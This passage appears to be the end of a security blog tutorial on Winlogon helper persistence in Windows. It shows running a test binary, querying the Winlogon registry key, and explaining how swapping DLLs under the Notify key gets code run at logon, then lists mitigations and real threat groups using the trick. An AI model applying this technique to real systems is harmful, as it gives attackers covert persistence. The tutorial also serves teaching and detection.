
Run:

```
.\pers.exe
reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /s
```




And relodin:





Checking properties of `hack.exe` :



As you can see, parent process is `Non-existent process` . Parent will show as `Non-existent process` since `userinit.exe` terminates itself.

There is one more note. Also, the `Notify` registry key is commonly present in older operating systems (prior to `Windows 7` ) and it points to a notification package DLL file that manages Winlogon events. If you replace the DLL entries under this registry key with any other DLL, Windows will execute it during logon.

What about mitigations? Limit user account privileges so that only authorized administrators can modify the Winlogon helper. Tools such as [Sysinternals Autoruns](#) may also be used to detect system modifications that may be attempts at persistence, such as the listing of current Winlogon helper values.

This persistence trick is used by [Turla](#) group and software like [Gazer](#) and [Bazaar](#) in the wild.

[MITRE ATT&CK - Boot or Logon Autostart Execution: Winlogon Helper DLL](#)

[Turla](#)

[Gazer backdoor](#)

[Bazaar](#)

[source code on Github](#)

This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!

*PS. All drawings and screenshots are mine*

---

Source: <https://cocomelonc.github.io/tutorial/2022/06/12/malware-pers-7.html>